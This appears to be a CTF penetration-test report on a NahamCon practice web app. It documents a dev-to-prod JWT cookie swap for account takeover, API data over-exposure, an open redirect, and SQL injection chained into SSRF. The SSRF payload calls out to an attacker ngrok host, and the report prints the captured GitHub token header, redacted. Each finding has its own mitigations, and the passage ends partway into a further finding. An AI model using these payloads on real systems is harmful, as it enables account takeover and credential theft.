
Authentication Bypass

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	Medium	High	**Medium**

Summary:

Bypass of the authentication workflow in the main application was determined to be possible due to the shared session token management between the production and development environments. As the session token consisted of a JWT containing the current user's ID number, registering an account in the development environment and renaming the cookie to ***token-for-prod*** allowed access to the account with the corresponding user ID in the main application. Combined with the BOLA allowing specific accounts to be identified, arbitrary account takeover becomes possible.


Vulnerability Detection Result(s):



```
GET /dev-app HTTP/1.1
Host: 3q2qvxlh.eu1.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXcOx_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://3q2qvxlh.eu1.ctfio.com/dev-app
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Mon, 19 Aug 2024 23:06:52 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Content-Length: 1090

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link href="/css/bootstrap.min.css" rel="stylesheet">
  </head>
  <body>
    <a href="/dev-app/logout" class="btn btn-xs btn-danger pull-right"
    style="margin-right:10px">
      Logout
    </a>
    <div class="container" style="margin-top:20px;">
      <div class="row">
        <div class="col-md-6 col-md-offset-3">
          <h1 class="text-center">
            Dashboard
          </h1>

          <div class="alert alert-info text-center">
            <p>
              Sorry <span class="username">
              </span>
               we're currently running some maintenance on the dashboard,
              check back again in a few days.
            </p>
          </div>
```

Burp Suite – Authentication Bypass (1 of 2)



```
GET /app/api/me HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1fQ.lKgTOLcl8rajlE61
VcLlwGa99WzsN4jj2UKiMgMHGzI
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://vcahx1tf.eu2.ctfio.com/app
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close

```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Tue, 20 Aug 2024 01:40:24 GMT
Content-Type: application/json
Connection: close
Content-Length: 131

{
  "user":{
    "id":5,
    "disabled":false,
    "email":"chris.brown@nahamcon.ctf",
    "role":"user",
    "flag":"flag[redacted]"
  }
}
```

Burp Suite – Authentication Bypass (2 of 2)

Mitigation Recommendation(s):

- Removal of the development environment from production systems will remove an adversaries ability to forge valid tokens.
- Updating the signing methods used in the production and development environments such that a signature from one is not recognized as valid by the other.

Reference(s):

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

Affected Endpoint(s):

- /app/login


Excessive API Data Exposure

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	Medium	High	**Medium**

Summary:

For Fox Sake identified excessive data exposure in the information returned in the Users API endpoint. A single request reveals all existing users, as well as their emails and the level of privileges they possess. While this endpoint was identified due to a 403 bypass and is traditionally meant to be restricted to administrators, excessive information not necessary to intended functionality should not be returned.


Vulnerability Detection Result(s):



```
POST /app/api/users HTTP/1.1
Host: vcahx1tf.eu2.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo1fQ.lKgTOLcl8rajlE61VcL
lwGa99WzsN4jj2UKiMgMHGzI
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

```
      "email":"david.lopez@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":12,
      "disabled":false,
      "email":"susan.gonzalez@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":13,
      "disabled":false,
      "email":"charles.wilson@nahamcon.ctf",
      "role":"user"
    },
    {
      "id":14,
      "disabled":true,
      "email":"jessica.lee@nahamcon.ctf",
      "role":"admin"
    },
    {
      "id":15,
      "disabled":false,
      "email":"joseph.walker@nahamcon.ctf",
      "role":"user"
    },
```

Burp Suite – Excessive API Data Exposure (1 of 2)



```
▼ user:
    id:           37
    disabled:     false
    email:        "edward.collins@nahamcon.ctf"
    role:         "admin"
    admin_flag:   "flag{[redacted]"
```

Burp Suite – Excessive API Data Exposure (2 of 2)

Mitigation Recommendation(s):

- Remove unnecessarily returned information from API endpoints.
- Consider implementation of a design that limits the records returned to be dependent on some requested parameter, i.e. a user at a time based on their user ID.

Reference(s):

- https://owasp.org/API-Security/editions/2023/en/0xa3-broken-object-property-level-authorization/

Affected Endpoint(s):

- /app/api/users


Insecure Design in Files Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	Medium	High	**Medium**

Summary:

The implementation of the Files API endpoint was identified to contain insecure design elements. The inclusion of a count, “Files Hidden for Security” highlights the presence of a valuable target to be within reach of the intended functionality. Furthermore, the ability to extract the file name based on the change in response entirely exposes the hidden file.

Vulnerability Detection Result(s):



```
GET /app/api/files?filter= HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXcOx_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGNOoBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
      "name":"js",
      "type":"directory",
      "files":[
        {
          "name":"bootstrap.min.js",
          "type":"file"
        },
        {
          "name":"jquery.min.js",
          "type":"file"
        }
      ]
    },
    {
      "name":"l",
      "type":"directory",
      "files":[
        {
          "name":"index.php",
          "type":"file"
        },
        {
          "name":"o",
          "type":"file"
        }
      ]
    },
    {
      "name":"robots.txt",
      "type":"file"
    }
  ],
  "message":
  "Directories found: 3, Files Found: 8, Files Hidden For Security: 1. Tip:
   Use the filter parameter to select specific file types."
}
```

Burp Suite – Insecure Design

Mitigation Recommendation(s):

- Remove sensitive verbiage, “Files Hidden For Security: 1”.
- Remove verbiage, “Tip: Use the filter parameter to select…” and instead implement securely kept API development documentation separate from the production instance when in regard to functionality restricted to administrative usage.

Reference(s):

- https://owasp.org/Top10/A04_2021-Insecure_Design/

Affected Endpoint(s):

- /app/api/files


Unrestricted Open Redirect

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	Medium	High	**Medium**

Summary:

For Fox Sake was able to leverage the redirect available in the webhook workflow to redirect to any valid URL. Open Redirects of this nature are often used in chained exploitation against users and have the potential to be abused in Social Engineering engagements.

Vulnerability Detection Result(s):



```
GET /app/api/webhook?url=https://forfoxsake.dev/ HTTP/1.1
Host: snxdqeu2.eu2.ctfio.com
Cookie: dev-token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozfQ.MVXc0x_5qMYMmU3orSx
p7HfC1FOB9FXuutII-AP_eno; token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0a
JW3Uhv2H3B4VrjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Thu, 22 Aug 2024 00:28:48 GMT
Content-Type: application/json
Connection: close
Content-Length: 41453

{
  "contents":
  "<!DOCTYPE html>\r\n<html lang=\"en\">\r\n<head>\r\n\r\n    <title>For Fo
  x Sake<\/title>\r\n    <meta charset=\"utf-8\">\r\n    <meta name=\"viewp
  ort\" content=\"width=device-width, initial-scale=1.0\">\r\n    \r\n    <
  link rel=\"preload\" as=\"style\" href=\"https:\/\/forfoxsake.dev\/assets
  \/built\/screen.css?v=54e8479f28\">\r\n    <link rel=\"preload\" as=\"scr
  ipt\" href=\"https:\/\/forfoxsake.dev\/assets\/built\/source.js?v=54e8479
  f28\">\r\n\r\n    <link rel=\"stylesheet\" type=\"text\/css\" href=\"http
  s:\/\/forfoxsake.dev\/assets\/built\/screen.css?v=54e8479f28\">\r\n\r\n
    <style>\r\n        :root {\r\n            --background-color: #121212\r
  \n        }\r\n    <\/style>\r\n\r\n    <script>\r\n        \/* The scrip
  t for calculating the color contrast has been taken from\r\n        https
  :\/\/gomakethings.com\/dynamically-changing-the-text-color-based-on-backg
  round-color-contrast-with-vanilla-js\/ *\/\r\n        var accentColor = g
  etComputedStyle(document.documentElement).getPropertyValue('--background-
  color');\r\n        accentColor = accentColor.trim().slice(1);\r\n
```

Burp Suite – Open Redirect

Mitigation Recommendation(s):

- Allow lists may serve to restrict the ability to reference unknown, external sites.

Reference(s):

- https://tcm-sec.com/understanding-and-finding-open-redirects/

Affected Endpoint(s):

- /app/api/webhook


Server-Side Request Forgery in Gitcheck Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	Medium	Medium

Summary:

With the identified SQL injection in the gitcheck workflow, For Fox Sake was able to supply a URL that the locally running application would attempt to reach out to. This out-of-band communication was abused to reveal the contents of the request headers which led to the discovery of a GitHub Personal Access Token allowing full read permissions of the NahamConIndustries server-code repository.


Vulnerability Detection Result(s):



```
GET /app/api/webhook?url=
http://eru.intigriti.com.localtest.me/gitcheck?id=1+UNION+SELECT+0,+0,+"https://8715-68
-201-56-76.ngrok-free.app/repos/NahamConIndustries/server-code/commits/main";--+-
HTTP/1.1
Host: 71x1uo9n.eu1.ctfio.com
Cookie: token-for-prod=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4V
rjT3rMsJwWGjA
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```


```
HTTP/1.1 200 OK
Server: nginx/1.22.0 (Ubuntu)
Date: Sun, 25 Aug 2024 21:26:09 GMT
Content-Type: application/json
Connection: close
Content-Length: 72

{
  "contents":
  "{\"error\":\"Invalid Response, Expecting JSON Response\"}"
}
```

Burp Suite – Server-Side Request Forgery in gitcheck Workflow (1 of 3)



```
ngrok

Try our new Traffic Inspector: https://ngrok.com/r/ti

Session Status                online
Account                       Erubius (Plan: Free)
Version                       3.14.1
Region                        United States (us)
Latency                       73ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://8715-68-201-56-76.ngrok-free.app -> http://localhost:8000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.01    0.00    0.02    0.02

HTTP Requests
-------------

16:26:10.527 CDT GET /repos/NahamConIndustries/server-code/commits/main 404 File not found
```

ngrok – Server-Side Request Forgery in gitcheck Workflow (2 of 3)



```
~/Documents/HackingHub/TheMission2024                                                                04:25:16 PM - 2024/08/25
❯ python3 eru_server.py
ERROR:root:Host: 8715-68-201-56-76.ngrok-free.app
User-Agent: curl
Accept: */*
Authorization: Bearer github_pat_[redacted]
Flag: flag{[redacted]
X-Forwarded-For: 139.59.188.40
X-Forwarded-Host: 8715-68-201-56-76.ngrok-free.app
X-Forwarded-Proto: https
Accept-Encoding: gzip


127.0.0.1 - - [25/Aug/2024 16:26:10] code 404, message File not found
127.0.0.1 - - [25/Aug/2024 16:26:10] "GET /repos/NahamConIndustries/server-code/commits/main HTTP/1.1" 404 -
```

Custom Script – Server-Side Request Forgery in gitcheck Workflow (3 of 3)

Mitigation Recommendation(s):

- Input should be validated against allow lists of expected URLs before requests are made.
- Implementation of a web application firewall to prevent requests from being sent to unexpected domains can help in the event of input validation bypass.

Reference(s):

- https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/
- https://owasp.org/API-Security/editions/2023/en/0xa7-server-side-request-forgery/

Affected Endpoint(s):

- /localhost/gitcheck


Insufficient Secret Complexity in Cmd Workflow

Quality of Detection:	Impact:	Ease:	Risk:
Exploited	High	Medium	**Medium**

Summary:

